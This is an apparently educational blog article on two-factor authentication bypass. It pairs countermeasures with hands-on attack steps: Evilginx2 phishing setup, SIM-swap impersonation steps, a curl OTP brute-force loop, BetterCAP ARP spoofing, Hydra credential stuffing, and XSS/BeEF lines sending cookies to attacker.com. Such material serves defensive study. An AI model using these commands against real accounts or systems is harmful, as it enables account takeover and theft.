
Listen to this Post
Introduction:

Multi-factor authentication (MFA) has long been heralded as a critical defense against account takeover, but attackers continuously develop methods to bypass it. Recent discussions in cybersecurity circles, including a post by researcher Omar Aljabr highlighting “2FA bypass techniques,” underscore the need for a deeper understanding of these attack vectors. From sophisticated phishing frameworks to SIM swapping and session hijacking, adversaries exploit both technical flaws and human behavior to defeat second-factor controls. This article dissects the most prevalent 2FA bypass methods, provides hands‑on demonstrations using real‑world tools, and offers actionable defenses to harden your authentication architecture.
Learning Objectives:
- Identify and simulate common techniques attackers use to bypass two‑factor authentication.
- Analyze the underlying vulnerabilities in MFA implementations that enable these attacks.
- Implement robust countermeasures, including phishing‑resistant MFA and secure session management.
- Phishing‑Based 2FA Bypass (Evilginx2 & Social Engineering Toolkit)
Attackers no longer simply steal passwords—they steal session cookies and one‑time passwords (OTPs) in real time using reverse‑proxy phishing frameworks. Evilginx2 is a popular tool that acts as a man‑in‑the‑middle between the user and the legitimate login page, capturing credentials and 2FA tokens while relaying traffic.
Step‑by‑step guide (for educational and defensive testing purposes only):
1. Install Evilginx2 on a Linux server (Ubuntu/Debian):
sudo apt update && sudo apt install golang git make -y
git clone https://github.com/kgretzky/evilginx2.git
cd evilginx2
make
sudo make install
2. Configure a phishing domain and TLS certificates:
Evilginx2 requires a domain you control (e.g., secure-login[.]com). Set up DNS A records pointing to your server. Then:
evilginx2
config domain secure-login.com
config ip <your-server-ip>
phishlets hostname o365 secure-login.com  Example for Office 365
phishlets enable o365
3. Launch the phishing page:
The tool generates a phishing URL. When a victim visits it, Evilginx2 proxies the real login page. After the victim enters credentials and the 2FA code, Evilginx2 captures the session cookie.
4. Implant the session cookie:
Once the attacker obtains the cookie (displayed in Evilginx2’s log), they can import it into their browser using a cookie editor extension and gain full access without triggering further 2FA prompts.
Countermeasure:
- Enforce phishing‑resistant MFA such as WebAuthn (passkeys) or FIDO2 security keys, which are bound to the origin domain and cannot be relayed.
- Educate users to verify the URL and avoid clicking links in unsolicited emails.
2. SIM Swapping and SS7 Attacks
Mobile‑based 2FA (SMS or voice calls) is particularly vulnerable to SIM swapping—an attack where the adversary convinces the mobile carrier to transfer the victim’s phone number to a SIM card in their possession. Once the number is hijacked, all SMS OTPs go to the attacker.
Step‑by‑step overview of a SIM swap attack:
- Reconnaissance: Gather personal information about the target (name, address, date of birth, last 4 digits of SSN) through social engineering or data breaches.
- Contact the carrier: Call the target’s mobile provider, impersonate the victim, and request a SIM swap, providing the collected details as verification.
- Take over the number: Once the carrier activates the new SIM, the victim’s phone loses service, and the attacker receives all SMS messages, including 2FA codes.
- Reset passwords: Use the “forgot password” feature on the target’s online accounts—many services send password reset links via SMS.
Tools for SS7 exploitation (advanced):
Telecom‑level attackers may also exploit SS7 protocol vulnerabilities to intercept SMS without SIM swapping. This requires access to SS7 networks, often purchased on underground markets.
Countermeasure:
- Avoid SMS‑based 2FA; use TOTP apps (e.g., Google Authenticator) or hardware tokens instead.
- Enable a “port‑out PIN” or “account lock” feature with your mobile carrier.
- Monitor for sudden loss of cellular service—immediately contact your carrier.
- Exploiting OTP Implementation Flaws (Race Conditions & Session Fixation)
Some web applications implement 2FA incorrectly, leaving gaps that attackers can exploit. Common flaws include:
- OTP reuse – The same OTP remains valid for an extended period or for multiple sessions.
- Race conditions – If the application does not invalidate the OTP after a failed attempt quickly enough, an attacker can flood the endpoint with parallel requests to brute‑force the code.
- Session fixation – An attacker sets a known session ID before the user logs in; after the user completes 2FA, the attacker uses that same session ID.
Example of a race condition attack using Burp Suite:
- Intercept the 2FA verification request (e.g.,
POST /verify-2fa). - Send the request to Intruder and configure a payload of possible OTP values (e.g., 000000–999999).
- In the “Resource pool” settings, set the concurrent requests high (e.g., 50 threads) to exploit race conditions.
- Start the attack; if the server doesn’t rate‑limit or lock the account, the correct OTP may be found quickly.
Linux command to test rate limiting (using `curl` in a loop):
for i in {000000..999999}; do
curl -X POST https://target.com/verify-2fa \
-d "otp=$i&session=abc123" &
sleep 0.1  Adjust to avoid detection
done
Countermeasure:
- Implement strict rate limiting (e.g., max 5 attempts per 10 minutes).
- Invalidate OTPs immediately after use or after a short expiry (e.g., 60 seconds).
- Bind the 2FA session to the user’s IP and user‑agent; regenerate session IDs after login.
4. Man‑in‑the‑Middle (MITM) Attacks on 2FA
Traditional MITM attacks intercept traffic between the user and the server. If the connection is not properly encrypted (e.g., rogue Wi‑Fi hotspot), an attacker can capture credentials and the 2FA token in plaintext.
Using BetterCAP to perform an ARP spoofing MITM attack (Linux):
1. Install BetterCAP:
sudo apt install bettercap
2. Enable ARP spoofing:
sudo bettercap -eval "set arp.spoof.targets 192.168.1.100; arp.spoof on; net.sniff on"
This poisons the ARP cache of the target (192.168.1.100) and the gateway, routing traffic through the attacker’s machine.
- Sniff traffic: BetterCAP will display HTTP POST requests, potentially revealing credentials and OTPs if the site uses HTTP (or if SSL stripping is performed). For SSL‑enabled sites, the attacker would need to install a rogue CA certificate on the victim’s device (often via social engineering).
Windows equivalent (using Cain & Abel or Wireshark):
- Cain & Abel can perform ARP poisoning on Windows, though it is deprecated. Modern alternatives include `arpspoof` from the Windows Subsystem for Linux.
Countermeasure:
- Enforce HTTPS with HSTS (HTTP Strict Transport Security).
- Avoid using public Wi‑Fi without a VPN.
- Use certificate pinning or mutual TLS for sensitive applications.
5. Bypassing 2FA via Session Hijacking
Even with 2FA, if an attacker can steal a valid session cookie after the user has authenticated, they can bypass the second factor entirely. This is often achieved through XSS attacks or malware that extracts cookies from the browser.
Demonstrating cookie theft via XSS (simplified):
- An attacker finds an XSS vulnerability on a target site. They inject a script like:
new Image().src = "https://attacker.com/steal?cookie=" + document.cookie;
- When a logged‑in user visits the page, their session cookie is sent to the attacker’s server.
- The attacker uses the cookie in their own browser (e.g., via a cookie editor) to impersonate the user without needing a 2FA code.
Using Metasploit to capture cookies (beef framework):
- The Browser Exploitation Framework (BeEF) can hook a victim’s browser and steal cookies. After hooking, run:
beef.net.request('http://attacker.com', document.cookie);
Countermeasure:
- Set the `HttpOnly` flag on session cookies to prevent JavaScript access.
- Use `SameSite=Strict` or `Lax` to limit cross‑origin requests.
- Implement short session timeouts and re‑authenticate for sensitive actions.
- Sanitize user input to prevent XSS.
- Credential Stuffing When 2FA Is Not Enforced Universally
Many services allow users to enable 2FA, but some legacy endpoints (e.g., API endpoints, mobile app login) may not enforce it. Attackers exploit this by using stolen credentials directly against those endpoints.
Using Hydra to brute‑force an API endpoint that lacks 2FA:
hydra -l [email protected] -P rockyou.txt target.com https-post-form "/api/login:email=^USER^&password=^PASS^:F=incorrect"
If the API returns a success response without prompting for 2FA, the attacker gains access.
Countermeasure:
- Enforce 2FA on all authentication entry points, including APIs and legacy systems.
- Use token‑based authentication (OAuth2) with short‑lived tokens.
- Implement anomaly detection to flag logins from unusual locations or devices that lack 2FA.
7. Defensive Measures: Hardening 2FA Implementations
To effectively protect against the above techniques, organizations must adopt a defense‑in‑depth strategy:
- Adopt phishing‑resistant MFA: FIDO2/WebAuthn security keys and passkeys are bound to the domain and cannot be phished.
- Eliminate SMS 2FA: Where not possible, use TOTP or push‑based approval with number matching.
- Rate‑limit 2FA attempts: Prevent brute‑force and race condition attacks.
- Monitor for SIM swap attempts: Work with carriers to implement extra verification for port‑out requests.
- Educate users: Train employees to recognize phishing attempts and report suspicious activity.
- Regularly test your defenses: Conduct red‑team exercises that include 2FA bypass simulations.
What Undercode Say:
- 2FA is not a silver bullet: While it raises the bar, determined attackers have multiple ways to bypass it. Relying solely on SMS or OTP codes is no longer sufficient.
- Layered security is essential: Combine strong MFA with device trust, behavioral analytics, and continuous session monitoring. The most effective defense is a combination of phishing‑resistant MFA and user awareness.
- Organizations must adopt passwordless futures: The move toward FIDO2 and passkeys eliminates many of the attack surfaces discussed, such as OTP interception and credential theft.
Analysis: The proliferation of 2FA bypass techniques highlights an arms race between attackers and defenders. While basic 2FA stops casual account takeover, targeted adversaries invest in tools like Evilginx2 or SIM swapping. The cybersecurity community must shift focus from “something you have” to “something you are” (biometrics) combined with secure hardware. Until then, every organization should assume that its 2FA will be tested and prepare incident response procedures for when it fails.
Prediction:
In the next two years, AI‑driven phishing kits will automate the creation of highly convincing fake login pages that bypass even some advanced MFA. Deepfake voice technology will be used to impersonate victims during SIM swap calls, making carrier verification nearly impossible. The industry will respond by accelerating the adoption of passkeys and biometrics, but legacy systems will remain vulnerable for years, creating a long tail of risk. Expect regulatory bodies to mandate phishing‑resistant MFA for critical infrastructure and financial services by 2027.
▶️ Related Video (80% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Omar Aljabr – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


